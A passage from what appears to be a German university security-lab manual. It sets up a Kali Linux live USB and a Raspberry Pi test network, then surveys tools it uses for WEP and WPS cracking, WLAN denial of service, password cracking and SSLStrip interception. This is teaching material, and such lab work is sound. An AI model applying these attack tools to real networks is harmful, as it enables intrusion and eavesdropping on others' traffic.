isc-dhcp-server, freeradius, hostapd sind dafür verantwortlich das Clients sich im Netzwerk, mit Hilfe eines WLAN-AP oder mit Hilfe von eth1 und einem Switch, einwählen können. isc-dhcp-server ist hierbei dafür verantwortlich neuen Clients eine IP zuzuweisen. Hier hat jedes Interface ein /20-Netz zur Verfügung.

hostapd ermöglicht es mit Hilfe eines WLAN-Interfaces ein WLAN-AP zu erstellen. Mit Hilfe von freeradius als Radius-Server ist es dann auch möglich ein WPA2-Enterprise AP zu erstellen. Hierbei ist es auch möglich mehrere AP mit unterschiedlichen Verfahren gleichzeitig zu betreiben. bind9 ist ein sehr leistungss starker DNS-Server. Dieser wird verwendet um local Domains zu verwalten. Diese werden in den Tutorials für ARP und Keylogger verwendet. Zu guter Letzt werden noch die Docker-Container gebaut und konfiguriert. Genauere Informationen kann man der Datei raspiDockerInstall.sh entnehmen.

## 4.2 Installationsanleitung Live USB mit Persistenz

Es wurde ein Live USB erstellt, von welchem wir Kali Linux starten. Dies bedeutet, dass wir ein Kali Linux Image auf einen USB-Stick übertragen und von diesem dann anschließend auch das Kali Linux Betriebssystem booten können. Durch die zusätzliche Persistenz können Änderungen und Daten, die auf dem USB-Stick gespeichert werden, gespeichert werden und stehen somit auch nach einem Neustart des Kali Linux Systems zur Verfügung.

### 4.2.1 Ablauf des Vorgangs mit Win10

Es sollte mindestens ein 8GB USB-Stick verwendet werden. !!WARNUNG ES GEHEN ALLE DATEN AUF DIESEM USB-STICK VERLOREN!!

Im diesem Abschnitt wurde folgendes verwendet

- SanDisk Ultra USB 3.0 16GB USB-Stick der bootbar gemacht wird
- Kali linux 2016.2 64bit ISO-File Kali Linux
- MiniTool Partition Wizard 9.1 Formatieren und Anpassen der Partitionen
- Universal USB Installer 1.9.6.8 Übertragen des Images auf den USB-Stick

Zuerst muss die aktuellste Version von Kali Linux heruntergeladen werden. Diese kann man auf [www.kali.org/downloads/](http://www.kali.org/downloads/) finden. Sollten sich noch Daten auf dem USB-Stick befinden bitte diese jetzt an einem anderem Ort abgespeichert und

dann vom USB-Stick entfernt werden. Um nun das Kali Image auf den USB-Stick zu übertragen wird der Universal USB Installer geöffnet.

Nun sollten wie in Abbildung 4.1 in Step 1 Kali Linux ausgewählt werden. In Step 2 muss nun der “Browse“ Button betätigt und der Pfad der Kali ISO-Datei ausgewählt werden. Anschließend wird in Step 3 der gewünschte USB-Stick ausgewählt werden. Dabei sollte auch das Kästchen daneben ausgewählt werden, um den USB-Stick auf Fat32 zu formatieren. (Achtung! Hier bitte sorgfältig arbeiten, sonst könnte die falsche Partition gelöscht werden.)




Abbildung 4.1: Einstellungen beim Universal USB Installer

Nach erfolgreichem Abschluss öffnen wir nun das Programm MiniTool Partition Wizard. Hier muss nun wie in Abbildung 4.2 per Rechtsklick auf den Speicherbereich des USB-Sticks “Move/Resize“ ausgewählt werden.




Abbildung 4.2: Rechtsklick auf den Speicherbereich

Im nächsten Fenster soll der Speicherbereich der Partition verkleinert werden.




Abbildung 4.3: Verkleinern der Partition




Abbildung 4.4: Verkleinern der Partition

Für unser Beispiel wurden 5GB ausgewählt, obwohl noch kleinere Werte auch möglich wären. Nachdem dieser Vorgang ausgeführt wurde, ist nun ein grauer, nicht belegter Bereich sichtbar. Nach Rechtsklick auf diesen Bereich und anschließendem Klick auf "Create" öffnet sich ein neues Fenster.




Abbildung 4.5: Erstellen der zweiten Partition

Wie in Abbildung 4.5 müssen nun die folgenden Optionen ausgewählt werden.

- Partition Label: persistence
- Create as: Primary
- File System: Ext4

Um alles auszuführen, muss im linken oberen Teil des Fensters auf "Apply" gedrückt werden. Nachdem dieser Vorgang abgeschlossen wurde, beenden sie den Partition Wizard.

Nun muss der PC neu gestartet werden und vom neu erstellten USB-Stick gebootet werden. Beim Bootvorgang sehen wir nun folgendes Fenster.



Abbildung 4.6: Startfenster Kali

Hier muss nun die Option “Live USB Persistence“ ausgewählt werden. Nach dem erfolgreichen Bootvorgang muss nun das Terminal geöffnet werden.





Abbildung 4.7: Terminal in Kali

Zuerst muss hier der folgende Befehl eingegeben werden. (Beachten Sie die Englische Tastatureinstellung)

```
fdisk -l
```

Hier sollte eine ähnliche Ausgabe wie hier im Bild folgen.



```
root@kali: ~
File Edit View Search Terminal Help
/dev/sda2      487473152 488394751    921600   450M 27 Hidden NTFS WinRE

Disk /dev/sdc: 14.5 GiB, 15597568000 bytes, 30464000 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x062984d0

Device     Boot   Start     End   Sectors  Size Id Type
/dev/sdc1  *       2048 10516479 10514432   5G  c W95 FAT32 (LBA)
/dev/sdc2        10516480 30457855 19941376 9.5G 83 Linux

Disk /dev/loop0: 2.5 GiB, 2634285056 bytes, 5145088 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
root@kali:~#
```

Abbildung 4.8: Ausgabe fdisk -l

Nun muss unser USB-Stick unter den Devices gefunden werden. Achten sie dabei darauf, dass der USB-Stick zwei Partitionen besitzt. Zusätzlich sollte geprüft werden, ob die beiden Partitionen mit den vorher eingestellten Größen und Dateisystemen übereinstimmen. Wählen Sie nun die Linux Partition aus. In unserem Beispiel ist das die im Bild markierte sdc2 Partition.

```

root@kali: ~
File Edit View Search Terminal Help
/dev/sda2      487473152 488394751    921600   450M 27 Hidden NTFS WinRE

Disk /dev/sdc: 14.5 GiB, 15597568000 bytes, 30464000 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x062984d0

Device     Boot   Start     End   Sectors  Size Id Type
/dev/sdc1  *       2048 10516479 10514432   5G c W95 FAT32 (LBA)
/dev/sdc2        10516480 30457855 19941376 9.5G 83 Linux

Disk /dev/loop0: 2.5 GiB, 2634285056 bytes, 5145088 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
root@kali: ~#

```

Abbildung 4.9: Finden der richtigen Partition

Um den Stick nun persistent zu machen, geben Sie folgende Befehle ein.

- `mkdir -p /mnt/UUI` Erstellen eines Verzeichnisses um den USB-Stick zu mounten.
- `mount /dev/sdc2 /mnt/UUI` Ersetzen Sie sdc2 mit ihrer jeweiligen Partition. Dies mountet die Partition auf das erstellte Verzeichnis.
- `echo "/ union» /mnt/UUI/persistence.conf` Dieser Befehl aktiviert die Persistenz indem die Konfigurationdaten hinzugefügt werden.
- `umount /dev/sdc2 && reboot` Ersetzen Sie sdc2 mit ihrer jeweiligen Partition. Die Partition wird unmounted und der PC startet neu.

Die von uns geschaffene Security Workbench befindet sich nun in einem öffentlichen Github Repository. Dieses kann mit folgendem Befehl auf den eigenen Rechner geklont werden:

```
git clone https://github.com/th-ingolstadt/INF-M-Projekt-Security-Workbench.git
```

Wurde dieser Befehl ausgeführt sollte eine ähnliche Ausgabe wie hier folgen.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# git clone https://github.com/th-ingolstadt/INF-M-Projekt-Security-Workbench.git
Cloning into 'INF-M-Projekt-Security-Workbench'...
remote: Counting objects: 155, done.
remote: Compressing objects: 100% (134/134), done.
remote: Total 155 (delta 16), reused 149 (delta 15), pack-reused 0
Receiving objects: 100% (155/155), 15.05 MiB | 2.83 MiB/s, done.
Resolving deltas: 100% (16/16), done.
Checking connectivity... done.
root@kali:~#
```

Abbildung 4.10: Ausgabe git clone befehl

Nachdem der Download abgeschlossen ist, befindet sich der Projektordner im root-Verzeichnis.

### 4.3 Einführung in das Arbeiten mit Linux

Um nun mit der Security Workbench arbeiten zu können, muss man diese über das Terminal aufrufen. Sollte man keine Erfahrung beim Arbeiten mit dem Terminal haben, so kann man hier kurz auf dieser Website die grundlegenden Befehle nachschauen. Basic Commands Um nun die Workbench aufzurufen werden folgende Befehle benötigt:

- `cd INF-M-Projekt-Security-Workbench/` mit diesem Befehl wechselt man in das Verzeichnis INF-M-Projekt-Security-Workbench.
- `cd Projekte` hiermit wechselt man in das Verzeichnis Projekte. Die beiden `cd` Befehle können auch zusammengefasst werden.
- `python securityWorkbench.py` Starten des Security-Workbench-Python-Skriptes. Dies startet das Hauptfenster der Workbench.




Abbildung 4.11: Start der Workbench mit dem Terminal



Abbildung 4.12: Hauptseite der Workbench

## 4.4 Weitere Konfigurationen

Auf den von uns vorbereiteten Kali Live USB-Sticks befindet sich ein Autostartskript. Dieses öffnet beim Systemstart automatisch die Security Workbench.

- [Desktop Entry]

- Name=SecurityWorkBench
- Path=/root/INF-M-Projekt-Security-Workbench/Projekte/
- Exec= python securityWorkbench.py
- Terminal=true
- Type=Application
- X-GNOME-Autostart-enabled=true

Dieses Skript befindet sich auch in der Workbench im Verzeichnis Projekte . Um nun dieses Skript auf Ihrem neu erstellten Kali Live USB-Stick zu aktivieren, geben Sie folgenden Befehl in ein neues Terminal ein.

```
cp -i INF-M-Projekt-Security-Workbench/Projekte/sec.desktop /etc/xdg/autostart/ .
```

- cp Kopieren
- -i Interaktives Kopieren, sollte bereits eine Datei mit dem selben Namen am Zielort existieren, wird der Benutzer gefragt, ob er diese überschreiben will.
- INF-M-Projekt-Security-Workbench/Projekte/sec.desktop Pfad der zu kopierenden Datei.
- /etc/xdg/autostart/ Pfad des Verzeichnisses, in welches die Datei kopiert wird.

Beim nächsten Systemstart wird nun automatisch die Hauptseite der Security Workbench im Terminal angezeigt.

# 5 Verwendete Tools

Es folgt eine kurze Übersicht der Tools, die in den Beispielen mehrfach eingesetzt werden. Hier wird jeweils der Zweck des Tools und die Bedienung kurz demonstriert.

## 5.1 Wireshark

Wireshark ist ein Programm welches einem erlaubt Netzwerkverkehr aufzuzeichnen und zu analysieren. Auf der offiziellen Webseite <https://www.wireshark.org/download.html> kann Wireshark heruntergeladen werden.

## 5.2 Docker

Docker ist eine leichtgewichtige Virtualisierungsumgebung, die auf einem bestehenden Betriebssystem aufbaut. Ein wichtiges Ziel von Docker ist es Applikationen auf einfache Weise portieren zu können. Dafür werden sogenannte Container eingesetzt, die die Laufzeitumgebung für Applikationen bereitstellen. Die Docker-Engine verwaltet die Container.




Abbildung 5.1: Docker Virtualisierung Quelle: <https://www.docker.com/what-container>

Container basieren auf der Vorlage von sogenannten Images, diese wiederum werden durch Dockerfiles beschrieben. Ein Dockerfile ist eine Textdatei, welche die Applikationen und deren Umgebung bestimmen, die später in einem Container laufen sollen. Mit Hilfe des installierten Docker-Services kann aus dem Dockerfile ein Image gebaut werden. Aus dem Image können dann beliebig viele Instanzen von Containern erzeugt werden.




Abbildung 5.2: Docker - Eigne Container erstellen

Für Entwickler ist im Anhang 16.1 ein Merkblatt, welches die wichtigsten Docker-Befehle auflistet und erklärt.

## 5.3 Kommandozeilenprogramme

### 5.3.1 ifconfig

`ifconfig` ist ein Kommandozeilenprogramm unter Unix, das zur Konfiguration und Steuerung von IP-Netzwerkschnittstellen dient. Der Name steht für „interface configurator“.

Abbildung 5.3 zeigt beispielhaft eine Ausgabe des Programms. Die relevantesten Informationen wie IP-Adresse, MAC und Interfacenamen wurden in der Grafik hervorgehoben.

```
pi@raspberrypi ~ $ ifconfig
eth0      Link encap:Ethernet HWaddr b8:27:d1:0f:d1:ef
          inet addr:192.168.1.8 Bcast:192.168.1.255 Mask:255.255.255.0
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:5989 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:890 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:987094 (963.9 KiB) TX bytes:58243 (56.8 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
                  UP LOOPBACK RUNNING MTU:65536 Metric:1
                  RX packets:36129 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:36129 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:2230729 (2.1 MiB) TX bytes:2230729 (2.1 MiB)

wlan0     Link encap:Ethernet HWaddr 00:17:b8:40:07:bf
          inet addr:192.168.1.6 Bcast:192.168.1.255 Mask:255.255.255.0
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:15819 errors:0 dropped:105 overruns:0 frame:0
                  TX packets:7281 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:2319945 (2.2 MiB) TX bytes:789099 (770.6 KiB)

pi@raspberrypi ~ $
```

Abbildung 5.3: Beispelausgabe ifconfig

### 5.3.2 aircrack-ng

`aircrack-ng` ist eine komplette Suite von Tools zur Beurteilung der WLAN-Sicherheit. Es wird hier unter anderem zum Cracken der WEP-Verschlüsselung verwendet. Ebenso liefert die Suite Tools zum Monitoring, Angreifen und Testen von WLAN-Netzwerken. Weitere Informationen findet man in der Dokumentation der `aircrack-ng`-Suite auf <http://www.aircrack-ng.org/doku.php>. Dort kann man auch die verschiedenen Tools und ihre Funktionen einsehen.

### 5.3.3 mdk3

MDK oder auch Murder Death Kill ist ein Tool, um bei IEEE 802.11-Protokollschwächen aufzudecken. Es wird in dieser Arbeit für DoS Angriffe verwendet. Weitere Informationen über die Funktionsweise findet man unter `mdk3 --help`.

### 5.3.4 crunch

Mit `crunch` lassen sich Bruteforce-Attacken mit Wordlists durchführen, um zum Beispiel WPA/WPA2 Passwörter zu knacken. Weitere Informationen zur Bedienung findet man unter [https://www.wardriving-forum.de/wiki/Crunch\\_Wordlist\\_Tutorial](https://www.wardriving-forum.de/wiki/Crunch_Wordlist_Tutorial).

### 5.3.5 reaver und wash

`reaver` ist ein Brute-Force-Tool, welches zum Knacken von WPS-PIN-Verfahren genutzt und somit der WPA/WPA2-PSK extrahiert werden kann. Zu `reaver` gehört auch das Kommandozeilenprogramm `wash`. Dieses hat im Prinzip nur den einen Zweck, herauszufinden welche WLANs die Authentifizierung per WPS zulassen, und ob WPS gerade aktiv ist. Weitere Informationen zu `reaver` lassen sich einfach durch die Eingabe von `reaver --help` in der Kommandozeile aufrufen.

### 5.3.6 bully

`bully` ist ein weiteres Brute-Force-Tool für WPS, dass hier als Alternative für `reaver` angewendet wird. Über `bully --help` kann man in der Kommandozeile weitere Informationen zu den Parametern einsehen.

### 5.3.7 hashcat

`Hashcat` ist als Open Source Software konzipiert und der schnellste Passwortcracker der zur Zeit erhältlich ist. Außerdem nutzt diese Software die GPU einer dedizierten Grafikkarte für den Cracking-Vorgang. Weitere Informationen lassen sich entweder in der Kommandozeile über `hashcat --help` oder auf der `hashcat`-Seite unter <https://hashcat.net/wiki/doku.php?id=hashcat> einsehen.

### 5.3.8 OpenSSL

OpenSSL ist ein Toolkit und eine Bibliothek rund um die Erzeugung und Verwaltung von Zertifikaten und Schlüsseldateien. Zudem stellt sie eine Implementierung verschiedener Netzwerkprotokolle rund um SSL und TLS bereit. OpenSSL wird in Webservern wie Apache und nginx eingesetzt.

### 5.3.9 Nmap

Nmap ist ein Portscanner – er ermöglicht es, in einem Netzwerk offene UDP und TCP Ports aufzuspüren und bietet auch eine Erkennung der laufenden Dienste sowie des verwendeten Betriebssystems an. Als Alternative zum kommandozeilenbasierten Nmap existiert mit Zenmap auch ein darauf aufbauendes Tool mit graphischer Oberfläche und gleichem Funktionsumfang.

### 5.3.10 hping3

hping ist ein kommandozeilen TCP/IP-Paketerzeuger und Analyst. hping unterstützt TCP, UDP, ICMP und RAW-IP Protokolle. hping wird unter anderem für Firewalltests und Netzwerktests verwendet.

### 5.3.11 Metasploit

Das Metasploit-Framework ist eine Sammlung von konfigurierbaren Exploits, welches mit dem Kommando `msfconsole` gestartet werden kann. Zur Dokumentation der Ergebnisse – etwa im Rahmen eines Penetrationstestings – kann eine PostgreSQL-Datenbank angebunden werden.

### 5.3.12 arp

`arp` ist ein Kommandozeilenprogramm zum Auslesen und Verändern des ARP-Caches. Es wird hier verwendet, um die ARP-Tabelle vor und nach einem Angriff darzustellen. Mit Hilfe von `man arp` können zusätzliche Informationen und die zur Verfügung stehenden Parameter nachgelesen werden.

### 5.3.13 sslstrip

Dieses Tool wird zur Demonstration der SSLStrip Attacke verwendet. Dabei werden HTTPS-Verbindungen des Opfers auf HTTP-Verbindungen umgeleitet wodurch der Datenverkehr mitgelesen werden kann. Das Tool wurde von Moxie Marlinspike entwickelt und unter <https://moxie.org/software/sslstrip/> können weitere Informationen eingesehen werden.

### 5.3.14 iptables

Mit Hilfe von `iptables` können Regeln zur Konfiguration der Firewall erstellt und bearbeitet werden. Unter `man iptables` ist eine sehr ausführliche Dokumentation zur Benutzung zu finden.

### 5.3.15 sysctl

`sysctl` ist ein Werkzeug zur Veränderung von Kernelparametern während der Laufzeit. Dabei können alle Parameter bearbeitet werden, die unter `proc/sys/` aufgelistet sind. Zusätzliche Informationen werden bei der Ausführung von `man sysctl` ausgegeben.

### 5.3.16 GNU Compiler Collection

Die GNU Compiler Collection bietet Compiler für verschiedene Programmiersprachen und unterschiedliche Betriebssystemen. Hier wird der C-Compiler zusammen mit dem GNU Debugger verwendet. Auf der Homepage <https://gcc.gnu.org> kann man sich über die unterstützten Sprachen und Betriebssysteme als auch über die neuesten Releases informieren.

### 5.3.17 hostapd

`hostapd` ist ein WLAN-Deamon/Dienst, der auch auf linuxbetriebenen Routern zu finden ist. `hostapd` implementiert nach IEEE 802.11 das Access-Point-Management, IEEE 802.1X/WPA/WPA2/EAP Authentikatoren, eine RADIUS Client, EAP Server und RADIUS Authentifizierungsserver.

### 5.3.18 wifiphisher

